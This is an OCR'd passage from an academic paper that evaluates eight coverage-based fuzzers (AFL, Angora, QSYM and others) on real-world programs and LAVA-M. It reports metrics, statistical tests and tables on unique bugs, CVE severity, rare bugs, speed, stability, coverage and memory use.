Quality of Bugs. We define the quality of bugs from the perspective of evaluating fuzzers' performance. That is, the quality of bugs should reflect not only the severity of bugs, but also the effectiveness of fuzzers in finding rare bugs. A fuzzer which can find more high quality bugs should be considered as better. Specifically, we measure the quality of a bug from two main aspects: (1) *whether a bug has a higher level of severity* and (2) *whether a bug is harder to be found*. For aspect (1), we can leverage analysis tools to measure the severity of a bug. For example, `Exploitable` [63] is a GDB extension that classifies Linux application bugs by severity. Moreover, we can map a bug with its corresponding CVE and assess its severity by the Common Vulnerability Score System (CVSS) score [64] of the CVE. For aspect (2), a bug which is hard to be found usually has the following characteristics: it can be found by few fuzzers or it is mapped with a small amount of crash samples.

Speed of Finding Bugs. Finding bugs quickly and efficiently is important, especially when the time budget is lim-

ited. We can measure the speed of finding bugs using the following two approaches. First, for all the bugs of a program, we can draw the cumulative curve of the number of all the detected unique bugs within a pre-defined time. A higher slope of the curve means a higher speed to find bugs, which is a relatively qualitative metric. Second, for a specific bug, we can record the *time-to-exposure* (TTE) metric to measure the time that it is found by a fuzzer for the first time, which is a relatively quantitative metric.

Stability of Finding Bugs. Stability is another important metric. A fuzzer with higher stability is more reliable and practical. We can quantify the stability of a fuzzer in the following manner. First, we can calculate the *relative standard deviation* (RSD) of the number of the found unique bugs among all the repetitions. Lower RSD means better stability. Second, for a specific bug, we can calculate the number of times that a fuzzer can find it successfully. Higher success rate represents that a fuzzer has better stability.

Coverage. Coverage metrics are used to measure a fuzzer's capability of exploring paths, which are also significant in quantifying the capability of a fuzzer. As the vulnerable code usually takes a tiny fraction of the entire code, only considering the number of bugs may not be able to distinguish the fuzzers' capability in exploring paths. Coverage metrics can be measured with different granularity levels such as function, basic block, edge and line coverage, etc.

Overhead. The overhead metrics instead aim to quantify how many computing resources a fuzzer costs during the fuzzing process, which are also important. For instance, we may determine that a fuzzer performs well when we only consider how many bugs it finds, but the determination may be misleading if it costs much more computing resources than others. This metric is instructive for users who have limited computing resources or need to run multiple fuzzers in parallel. The overhead of a fuzzer can be measured by the following concrete metrics: *CPU utilization*, *memory consumption*, and *the amount of disk read/write*, etc.

4 Evaluations of the State-of-the-art Fuzzers

Leveraging UNIFUZZ, we conduct extensive experiments on the state-of-the-art fuzzers, and comprehensively compare them in terms of the six categories of performance metrics. Following the guidelines in [13], we conduct fuzz testing for 24 hours, with 30 repetitions.

4.1 Experiment Settings


Fuzzers. In our evaluations, we select eight state-of-the-art coverage-based fuzzers from UNIFUZZ, including AFL [1], AFLFast [2], Angora [3], Honggfuzz [4], MOPT [5], QSYM [6], T-Fuzz [7] and VUzzer64 [8]. The reasons for selecting these fuzzers are as follows. First, they are prominent fuzzers at the time of writing this paper. AFL and Honggfuzz are proposed in industry which have been widely applied in practice. The other six fuzzers are presented at top security conference in recent years, which represent advanced fuzzing techniques in academia. Second, although there are other advanced fuzzers such as CollAFL [24], they are not open-source making them difficult to be evaluated. Third, the eight selected fuzzers have better scalability than others which can be used to test most of the programs. In comparison, other fuzzers such as QuickFuzz [45] can only generate limited types of test cases[4]. Thus, they can only be tested on a limited number of benchmark programs. Fourth, as it is not appropriate to compare between fuzzers of different types, here we only include coverage-based fuzzers to provide comparable evaluations. For other fuzzers incorporated in UNIFUZZ, we mainly focus on testing their usability and making them available. In addition, to make the evaluations fairer and more comparable, we make necessary modifications on several fuzzers. For Angora, we change the input size limitation from 15 KB to 1 MB, to make it fairly comparable with the other fuzzers. For VUzzer64, we fix the issues (#10, #11, #12 and #14) of its repository as these flaws are serious. In addition, we modify the value of the variable `GENNUM`, which determines the number of generations, from 1,000 to 1,000,000 to make VUzzer64 fuzz for a longer time. For T-Fuzz, we fix its "naming" flaw. All the above modifications are to make the evaluation fairer. For the other fuzzers, we keep them the same as the original design.

Programs. We leverage the 20 real-world programs (Table 2) provided by UNIFUZZ to evaluate the selected fuzzers. In addition, we also use LAVA-M to explore the gap between the synthetic and the real-world programs. Each benchmark program is compiled according to each fuzzer's requirements in instrumentation or compilation. When validating the found bugs, the programs are compiled with ASan and GDB, which is same for all the fuzzers.


Initial Seeds. Following common practice in fuzzing, we utilize the same initial seeds for the same benchmark program. For the UNIFUZZ benchmark programs, we select the initial seeds by the following process. First, we collect some seeds with the corresponding file format from the Internet. Second, we exclude the seeds which do not satisfy a fuzzer's requirement (e.g., AFL requires the size of a seed be less than 1 MB). Then, for the rest ones, we randomly select 100 seeds for each program. For programs of LAVA-M, we use the default seed set provided by LAVA-M.

Environments. We conduct all the experiments on 5 servers with the same equipment: 20 Intel Xeon E5-2650 v4 CPU cores with 2.20 GHz, 64-bit Ubuntu 16.04 LTS. For each fuzzer, we assign one CPU core, 2 GB RAM, and 1 GB swap space. If a fuzzer cannot run successfully with 2 GB memory, we increase the memory limit to 8 GB, with the same

[4] For instance, as QuickFuzz cannot generate .mp3 file, we cannot test QuickFuzz on program `mp3gain`.



(a) Real-world programs



(b) LAVA-M programs

Figure 2: The number of unique bugs detected by fuzzers.

resources allocated for all fuzzers in the same fuzzing experiment[5]. We run each fuzzing experiment in an independent Docker container.

Next we present the main evaluation results based on the six categories of performance metrics, and we provide more detailed evaluation results and datasets on the UNIFUZZ open-source platform [16]. Note that T-Fuzz costs too much memory when fuzzing program `ffmpeg`, and VUzzer64 cannot test program `sqlite3` because it does not support input from `stdin`. Thus, we do not include the results of the above cases.

4.2 Quantity of Unique Bugs

The main objective of this subsection is to figure out *which fuzzer can find more unique bugs*. As described in Section 3.2, we leverage the output report produced by ASan [20] to extract the top three functions in the stack trace as a triple to de-duplicate bugs. The bugs that have the different triples and vulnerability types are considered as unique. For bugs that cannot be detected by ASan [20], we further leverage the output report produced by other tools such as GDB [21] as a supplement[6], as we find that there exist some bugs, e.g., *float point exception* bugs which can be detected by GDB, while not ASan.

Number of Unique Bugs. We visualize the number of unique bugs found by each fuzzer on the real-world programs of the UNIFUZZ benchmark and LAVA-M in 30 repetitions in Figure 2(a) and Figure 2(b) respectively. From these figures, we have the following observations. (1) No fuzzer outperforms others on all the programs. (2) For the 20 real-world programs, QSYM performs the best on five programs (`gdk`, `jhead`, `lame`, `mujs`, `tcpdump`). Angora performs the best on three programs (`exiv2`, `wav2swf`, `nm`). Honggfuzz performs the best on three programs (`ffmpeg`, `flvmeta`, `cflow`). MOPT performs the best on three programs (`imginfo`, `lame`, `pdftotext`). AFL performs the best on program `tiffsplit`. AFLFast, T-Fuzz and VUzzer64 fail to achieve the best performance on any target program. (3) For the programs of LAVA-M, Angora performs the best among the selected fuzzers, while QSYM only achieves similar performance as Angora on program `md5sum`.

Statistical Results. Here we present the statistical results of the number of unique bugs found by the fuzzers in 30 repetitions. Due to space limitation, we only present two statistical results: p value and $\hat{A}_{12}$ score. We defer the other statistical

[5] We do not start all experiments at 8 GB due to resource limitations. As the same resources are allocated for all fuzzers in the same fuzzing experiment, the evaluations are fair.

[6] When verifying the crashes found by T-Fuzz, if the crashes cannot make the original program crash, we then use CrashAnalyzer (provided by the developers of T-Fuzz) to generate new crashes and verify them. However, we find that whether using CrashAnalyzer has no impact on our experiment results. For the tested 20 programs, T-Fuzz does not generate transformed binaries for 17 programs (the reason is that T-Fuzz will not generate transformed binaries if there is no "stuck" state), which means there is no need to use CrashAnalyzer. For the three programs (`jhead`, `flvmeta` and `wav2swf`), the CrashAnalyzer does not produce new crashes.

Table 3: The p value and the $\hat{A}_{12}$ score of the number of unique bugs in 30 repetitions with AFL as the baseline.

		AFL	AFLFast		Angora		Honggfuzz		MOPT		QSYM		T-Fuzz		VUzzer64	
		Avg	p-val	$\hat{A}_{12}$	p-val	$\hat{A}_{12}$	p-val	$\hat{A}_{12}$	p-val	$\hat{A}_{12}$	p-val	$\hat{A}_{12}$	p-val	$\hat{A}_{12}$	p-val	$\hat{A}_{12}$
Real-world Programs	exiv2	1.7	0.01	0.32	**< 0.01**	**0.97**	0.27	0.55	**< 0.01**	**0.83**	**< 0.01**	**0.78**	< 0.01	0.17	< 0.01	0.17
	gdk	0.3	0.11	0.58	**< 0.01**	**0.92**	0.21	0.55	**< 0.01**	**1.0**	**< 0.01**	**1.0**	**< 0.01**	**0.85**	0.18	0.56
	imginfo	0	1.0	0.5	1.0	0.5	1.0	0.5	**< 0.01**	**0.75**	1.0	0.5	1.0	0.5	1.0	0.5
	jhead	0	1.0	0.5	**< 0.01**	**1.0**	**< 0.01**	**1.0**	**< 0.01**	**0.78**	**< 0.01**	**1.0**	**< 0.01**	0.7	1.0	0.5
	tiffsplit	6.6	< 0.01	0.25	< 0.01	0.12	< 0.01	0	0.26	0.55	0.01	0.33	< 0.01	0.06	< 0.01	0
	lame	3	1.0	0.5	**< 0.01**	**0.75**	**< 0.01**	**0.8**	**< 0.01**	**1.0**	**< 0.01**	**0.98**	1.0	0.5	< 0.01	0
	mp3gain	5.5	0.28	0.46	0.13	0.42	**< 0.01**	**1.0**	**< 0.01**	**0.71**	**< 0.01**	**0.98**	< 0.01	0.03	< 0.01	0
	wav2swf	2.2	0.07	0.43	**< 0.01**	**0.94**	< 0.01	0.35	**< 0.01**	**0.72**	0.28	0.53	< 0.01	0	< 0.01	0.12
	ffmpeg	0.37	**< 0.01**	**0.82**	< 0.01	0.32	**< 0.01**	**0.87**	**0.02**	0.63	< 0.01	0.32	n.a.	n.a.	< 0.01	0.32
	flvmeta	3.63	0.39	0.48	**0.04**	0.6	**< 0.01**	**0.96**	**< 0.01**	0.68	< 0.01	0.21	0.37	0.52	< 0.01	0
	mp42aac	0.07	**< 0.01**	**0.8**	**< 0.01**	**1.0**	**< 0.01**	0.68	**< 0.01**	**1.0**	**< 0.01**	**0.9**	0.08	0.47	0.08	0.47
	cflow	0	1.0	0.5	1.0	0.5	**< 0.01**	**1.0**	**< 0.01**	**1.0**	**< 0.01**	**1.0**	1.0	0.5	**< 0.01**	0.67
	infotocap	1.73	0.08	0.6	< 0.01	0.03	< 0.01	0.06	**< 0.01**	**0.97**	**< 0.01**	**0.85**	< 0.01	0.03	< 0.01	0.05
	jq	0	1.0	0.5	1.0	0.5	**< 0.01**	**1.0**	1.0	0.5	**< 0.01**	**1.0**	1.0	0.5	1.0	0.5
	mujs	0	**0.04**	0.55	1.0	0.5	**0.04**	0.55	**0.01**	0.58	**< 0.01**	**1.0**	1.0	0.5	1.0	0.5
	pdftotext	0.3	**< 0.01**	0.69	**< 0.01**	**0.85**	**< 0.01**	**0.71**	**< 0.01**	**1.0**	**< 0.01**	**1.0**	< 0.01	0.37	< 0.01	0.37
	sqlite3	0	1.0	0.5	1.0	0.5	**< 0.01**	**0.72**	**< 0.01**	**1.0**	**< 0.01**	**0.93**	1.0	0.5	n.a.	n.a.
	nm	0	1.0	0.5	**< 0.01**	**0.93**	1.0	0.5	1.0	0.5	1.0	0.5	1.0	0.5	1.0	0.5
	objdump	1.33	1.0	0.5	**< 0.01**	**0.89**	< 0.01	0.31	**< 0.01**	**0.99**	0.12	0.58	0.01	0.42	< 0.01	0
	tcpdump	0	1.0	0.5	**< 0.01**	**0.88**	1.0	0.5	**< 0.01**	**1.0**	**< 0.01**	**1.0**	1.0	0.5	1.0	0.5
LAVA-M	uniq	0	1.0	0.5	**< 0.01**	**1.0**	1.0	0.5	**< 0.01**	**0.77**	**< 0.01**	**0.95**	0.08	0.53	**< 0.01**	**0.92**
	base64	0.03	1.0	0.5	**< 0.01**	**1.0**	**< 0.01**	0.64	**< 0.01**	0.69	**< 0.01**	**1.0**	**< 0.01**	**1.0**	**< 0.01**	**0.98**
	md5sum	0.03	1.0	0.5	**< 0.01**	**1.0**	0.17	0.48	0.08	0.55	**< 0.01**	**1.0**	**< 0.01**	**1.0**	**< 0.01**	**1.0**
	who	0	1.0	0.5	**< 0.01**	**1.0**	**< 0.01**	**1.0**	0.08	0.53	**< 0.01**	**1.0**	**< 0.01**	**1.0**	**< 0.01**	**1.0**

results such as mean and median values on the UNIFUZZ open-source platform [16]. The p value aims to quantify whether there is a significant difference between two populations (corresponding to two fuzzers in our setting). $\hat{A}_{12}$ score is used to measure the effect size (i.e., the probability that one fuzzer is better than the other according to all the repetitions). Here, we use AFL as the baseline fuzzer following most previous works [13]. Specifically, we leverage the Mann-Whitney U test to calculate the p value, and we consider $p < 0.05$ as an indicator that there exists a significant difference. For $\hat{A}_{12}$ score, we consider $\hat{A}_{12} \geq 0.71$ as an indicator that there is a large effect size [59]. Table 3 shows the p value and the $\hat{A}_{12}$ score of the number of unique bugs in 30 repetitions. From Table 3, we have the following observations. (1) None of the remaining seven fuzzers outperforms AFL significantly on all the real-world programs. Nevertheless, there exists fuzzers (Angora, QSYM and VUzzer64) that outperform AFL significantly on all four programs of LAVA-M. (2) Based on the results of p value, MOPT performs significantly better than AFL on 17 real-world programs, which is the most among the seven fuzzers. QSYM, Angora and Honggfuzz perform significantly better than AFL on 13, 11 and 11 real-world programs respectively. However, AFLFast only performs significantly better than AFL on 4 real-world programs. Even worse, T-Fuzz and VUzzer64 do not outperform AFL significantly on any real-world program. (3) Considering the $\hat{A}_{12}$ score metric, the fuzzers have the similar performance compared with the p value metric. The fuzzers that have large effect size ($\hat{A}_{12} \geq 0.71$) all outperform significantly (p value < 0.05) than AFL, but not vice versa. For instance, AFLFast outperforms significantly than AFL on `mujs` ($p = 0.04$), but the effect size ($\hat{A}_{12} = 0.55$) is not large.

Table 4: The number of CVEs with high severity.

	AFL	AFLFast	Angora	Honggfuzz	MOPT	QSYM	T-Fuzz	VUzzer64
exiv2	1	1	**4**	2	3	2	0	0
gdk	0	0	0	0	0	0	0	0
imginfo	0	0	0	0	**6**	0	0	0
jhead	0	0	**1**	0	0	**1**	**1**	0
tiffsplit	**3**	**3**	**3**	1	**3**	2	**3**	0
lame	1	1	**2**	**2**	**2**	**2**	1	0
mp3gain	3	3	3	**5**	**5**	**5**	2	1
wav2swf	**1**	**1**	**1**	**1**	**1**	**1**	0	**1**
ffmpeg	0	0	0	**1**	0	0	n.a.	0
flvmeta	0	0	0	0	0	0	0	0
mp42aac	0	0	0	0	1	**3**	0	0
cflow	0	0	0	0	0	0	0	0
infotocap	1	1	0	1	**2**	**2**	0	0
jq	0	0	0	**1**	0	**1**	0	0
mujs	0	0	0	0	0	**1**	0	0
pdftotext	2	2	1	2	**4**	2	1	0
sqlite3	0	0	0	0	0	0	0	n.a.
nm	0	0	0	0	0	0	0	0
objdump	0	0	0	0	0	0	0	0
tcpdump	0	0	4	0	3	**57**	0	0

Table 5: The average number of unique *EXPLOITABLE* bugs.

	AFL	AFLFast	Angora	Honggfuzz	MOPT	QSYM	T-Fuzz	VUzzer64
exiv2	1.3	0.5	**6.7**	0.1	4.9	0.3	0	0
gdk	0.0	0.3	1.2	0	**7.9**	2.3	4.7	0.5
imginfo	0	0	0	0	0	**0.03**	0	0
jhead	0	0	**0.2**	0	0	**0.2**	**0.2**	0
tiffsplit	0.7	**0.8**	0.2	0	**0.8**	0	0.7	0
lame	1.0	1.0	5.8	3.4	**9.2**	3.1	1.0	0
mp3gain	0.1	0.1	0	**2.0**	0.8	0.8	0	0
wav2swf	3.0	3.1	3.0	0.1	**10.0**	3.0	0	0.3
ffmpeg	0	0	0	**0.1**	0	0	n.a.	0
flvmeta	0.2	0.3	0.1	**0.6**	0.5	0.1	0.1	0
mp42aac	0	0	0.0	0	0	**0.5**	0	0
cflow	0	0	0	**0.8**	0.2	0	0	0
infotocap	0	0	0	0	**0.2**	0	0	0
jq	0	0	0	0	0	0	0	0
mujs	0	0	0	**0.1**	0	0	0	0
pdftotext	0.3	0.7	1.0	0.7	**7.2**	5.0	0	0
sqlite3	0	0	0	0	**3.1**	0	0	n.a.
nm	0	0	**4.8**	0	0	0	0	0
objdump	0.3	0.4	1.2	0.5	**3.2**	0	0.2	0
tcpdump	0	0	0	0	**0.3**	0	0	0

4.3 The Quality of Bugs

As explained in Section 3.3, we define bug quality based on their severity and the rareness.

4.3.1 Severity of Bugs

The severity of bugs can be quantified by the CVE CVSS score [64] and the results of `Exploitable` [63].

CVE CVSS. CVSS [64] provides a numerical score for each CVE to quantify its severity. A CVE is considered as highly severe when the score is greater than or equal to 7.0. We leverage the *CVE keywords database* and the matching method in Section 3.2 to get the initial CVE matching results. Then, we manually check the initial results to obtain the final matching results. Further, we associate each CVE with the corresponding CVSS score. During the CVE matching process, we also find six new CVEs: *CVE-2019-17450, CVE-2019-17451, CVE-2019-17594, CVE-2019-17595, CVE-2019-18359 and CVE-2019-19035*. Table 4 shows the number of CVEs with high severity found by the fuzzers, and we provide more detailed information of the found CVEs on the UNIFUZZ open-source platform [16], including the concrete CVSS score and the vulnerability type. As presented in Table 4, the fuzzers have preference on specific programs in discovering highly severe CVEs. For instance, QSYM discovers 57 highly severe CVEs on `tcpdump`, while Honggfuzz cannot discover any one. However, for `ffmpeg`, Honggfuzz can discover one highly severe CVE, while the remaining fuzzers (including QSYM) cannot find any one. Moreover, it is interesting to note that AFL and AFLFast are comparable with respect to the number of discovered highly severe CVEs on each program.

Results of `Exploitable`. `Exploitable` [63] is a GDB extension that uses a heuristic algorithm to assess the exploitability of a crash, which can be classified into four categories: *EXPLOITABLE*, *PROBABLY_EXPLOITABLE*, *PROBABLY_NOT_EXPLOITABLE* and *UNKNOWN*. Specifically, we de-duplicate the number of bugs of each category by the hash value produced by `Exploitable`. Table 5 presents the average number of unique bugs that are classified as *EXPLOITABLE*. As presented in Table 5, MOPT outperforms the other fuzzers on 9 programs in detecting *EXPLOITABLE* bugs. Angora, Honggfuzz and QSYM achieve the best performance on 3, 5 and 3 programs, respectively. Nevertheless, VUzzer64 does not perform well as it can only detect *EXPLOITABLE* bugs on 2 programs.

4.3.2 Rareness of Bugs

It is intuitive that a bug that can be found by fewer fuzzers is relatively harder to be found (e.g., is located in deeper path or has more complicated path constraints). Here, we call a bug that can be found by only one fuzzer a *rare bug*[7]. Correspondingly, a fuzzer that can find more unique *rare bugs* is relatively more powerful. Table 6 shows the number of unique *rare bugs* discovered by the evaluated fuzzers. For all the real-world programs, QSYM achieves the best performance by discovering 262 unique *rare bugs*. MOPT achieves the second best performance and discovers 90 unique *rare bugs*. Angora finds 56 unique *rare bugs* in total. Nevertheless, AFLFast only detects *rare bugs* on two programs. AFL, T-Fuzz and VUzzer64 only detect *rare bugs* on one program. It is worth noting that fuzzers also have preference on target programs in discovering *rare bugs*. For instance, QSYM discovers 204 unique *rare bugs* on `tcpdump`, while in comparison Angora only discovers one *rare bug* and the other fuzzers fail to find any *rare bug*. For `nm`, Angora can discover 25 unique *rare bugs*, while the remaining fuzzers including QSYM fail to discover any *rare bug*.

[7] The value of this metric is not an absolute value such as the number of unique bugs, while providing a relative measure that depends on the compared fuzzers.

Table 6: The number of discovered unique *rare bugs*.

	AFL	AFLFast	Angora	Honggfuzz	MOPT	QSYM	T-Fuzz	VUzzer64
exiv2	8	1	17	0	**22**	0	0	0
gdk	0	0	2	0	1	**13**	0	1
imginfo	0	0	0	0	**7**	0	0	0
jhead	0	0	1	0	0	**15**	2	0
tiffsplit	0	0	0	0	**3**	2	0	0
lame	0	0	0	0	0	0	0	0
mp3gain	0	0	0	**1**	0	0	0	0
wav2swf	0	0	**2**	0	0	0	0	0
ffmpeg	0	0	0	**3**	0	0	n.a.	0
flvmeta	0	0	0	**1**	0	0	0	0
mp42aac	0	0	2	0	**8**	7	0	0
cflow	0	0	0	**2**	**2**	0	0	0
infotocap	0	0	0	0	3	**4**	0	0
jq	0	0	0	0	0	0	0	0
mujs	0	0	0	**2**	0	**2**	0	0
pdftotext	0	0	0	0	**35**	7	0	0
sqlite3	0	0	0	0	1	**3**	0	n.a.
nm	0	0	**25**	0	0	0	0	0
objdump	0	1	**6**	0	4	5	0	0
tcpdump	0	0	1	0	4	**204**	0	0
Total	8	2	56	9	90	**262**	2	1

4.4 Speed of Finding Bugs

Figure 3 presents the average number of unique bugs found over time in 30 repetitions, where we can see the fuzzers' speed of finding bugs. First, one intuitive observation is that no fuzzer wins the others on all the programs on this metric. Second, the comparisons among fuzzers' performance may get reverse over time. For instance, MOPT finds less unique bugs than QSYM on program `sqlite3` in the early time, but it finds more unique bugs than QSYM after 10 hours. Third, although some fuzzers find the similar number of unique bugs, their speeds of finding bugs are different. For instance, Angora, MOPT and QSYM find a similar number of unique bugs on program `mp42aac` (2.5, 2.6 and 2.4 unique bugs in average, respectively) within 24 hours, while MOPT finds the bugs more quickly than Angora and QSYM. This observation also indicates the importance of the speed metric, as only leveraging the number of unique bugs may overlook the difference of fuzzers in speed.




Figure 3: The average number of unique bugs found over time in 30 repetitions.




Figure 4: The RSD of the number of unique bugs.

4.5 Stability of Finding Bugs

Figure 4 presents the *relative standard deviation* (RSD) of the number of unique bugs in all the 30 repetitions, where a lower RSD represents better stability of a fuzzer. As depicted in Figure 4, first, all the fuzzers are not always stable in finding bugs, which reflects the randomness of fuzzing and the importance of repetitions. Second, among the seven fuzzers, Angora and T-Fuzz achieve lower RSD, while AFL and Honggfuzz achieve higher RSD. Third, the stability of a fuzzer varies with different programs. For instance, AFL has better stability on several programs such as `tiffsplit`, `mp3gain`, as compared to that on `mp42aac`. It needs to be noted that the stability of finding bugs metrics are auxiliary to the quantity of unique bugs metrics, as finding more bugs are more important than finding less bugs stably.

4.6 Coverage

Existing fuzzers track the coverage of a target program with different manners and granularities. For instance, AFL [1] leverages compile-time instrumentation and bitmap to track edge coverage. Honggfuzz [4] leverages SanitizerCoverage instrumentation [65] to track basic block coverage. In order to fairly compare these fuzzers' capability of finding paths, it is necessary to design a uniform method (with the same instrumentation method and under the same granularity) to track the coverage for different fuzzers. One intuitive method is to save all the test cases executed by the fuzzers, then calculate their coverage with the same instrumented binary program. Nevertheless, this method is impractical as the number of executed test cases is tremendous. To strike a balance between precision and efficiency, we develop an efficient method to track the coverage by only considering the test cases that improve the coverage. Specifically, we save all the test cases that increase the coverage during the fuzzing process, then we leverage afl-cov [66] to calculate the line coverage of each program with the saved test cases. Figure 6 shows the results of line coverage, from which we observe that no fuzzer stably achieves higher coverage than the others. By comparing Figure 2(a) and Figure 6, we observe that *higher coverage does not necessarily mean more unique bugs*. For instance, MOPT achieves the highest coverage on `tcpdump` among all the fuzzers while QSYM discovers the most unique bugs on `tcpdump`. To further explore the relationship between the number of unique bugs and line coverage, we calculate the *Spearman correlation coefficient* r_s between them, which is a non-parametric measure of correlation between two variables and $r_s \in [-1, +1]$. A positive r_s means that the two variables are positively correlated and vice versa. Figure 5 presents the value of r_s between the number of unique bugs and line

coverage, where we observe that most of them are less than 0.60, which means that the correlation between the number of unique bugs and the line coverage is not strong.




Figure 5: The Spearman's correlation coefficient r_s between the number of unique bugs and line coverage.

Table 7: The memory consumption (MB) of each fuzzer.

	AFL		AFLFast		Angora		Honggfuzz		MOPT		QSYM		T-Fuzz		VUzzer64	
	avg	max	avg	max	avg	max	avg	max	avg	max	avg	max	avg	max	avg	max
exiv2	11	25	13	37	23	918	423	1,989	24	41	209	993	3,319	4,051	96	1,139
gdk	8	454	8	14	22	575	350	1,831	13	76	91	401	442	454	104	2048
imginfo	5	10	5	51	23	774	140	1,990	18	200	119	1,979	919	925	42	2,048
jhead	7	12	7	20	13	28	60	77	8	13	79	188	265	313	18	30
tiffsplit	16	213	14	73	22	55	100	1,930	18	654	42	97	567	765	122	474
lame	13	17	13	22	1,705	2,047	53	76	20	29	81	148	758	1,038	56	450
mp3gain	9	12	12	16	34	46	34	48	17	23	104	276	346	354	109	468
wav2swf	40	53	20	82	76	415	444	4,087	16	94	134	471	598	682	114	2,035
ffmpeg	17	596	19	502	27	246	734	5,533	77	1,254	212	1,780	n.a.	n.a.	849	8,195
flvmeta	9	14	9	14	19	27	24	50	12	15	598	1,873	470	694	154	318
mp42aac	8	23	9	15	58	532	60	1745	18	176	222	2,826	1,155	1,194	112	670
cflow	6	7	7	8	1,133	2,023	38	60	23	35	125	597	479	489	261	1,978
infotocap	14	23	15	40	24	27	316	428	24	38	496	1,361	597	606	184	636
jq	9	11	9	12	13	15	50	72	13	16	78	113	619	783	49	392
mujs	17	45	16	30	552	1,533	52	88	23	44	113	2,013	578	729	56	1,623
pdftotext	27	76	27	40	4,857	7,861	161	1,967	92	149	139	1,786	2,050	2,055	396	1,190
sqlite3	240	595	205	2,031	1,833	2,042	199	1,249	453	1,560	780	1,790	1,580	2,095	n.a.	n.a.
nm	8	34	8	26	102	1,350	279	2,046	35	50	78	350	1,739	2,265	57	460
objdump	13	171	13	70	108	574	495	2,048	49	1,953	137	2,698	2,625	3,472	849	1,368
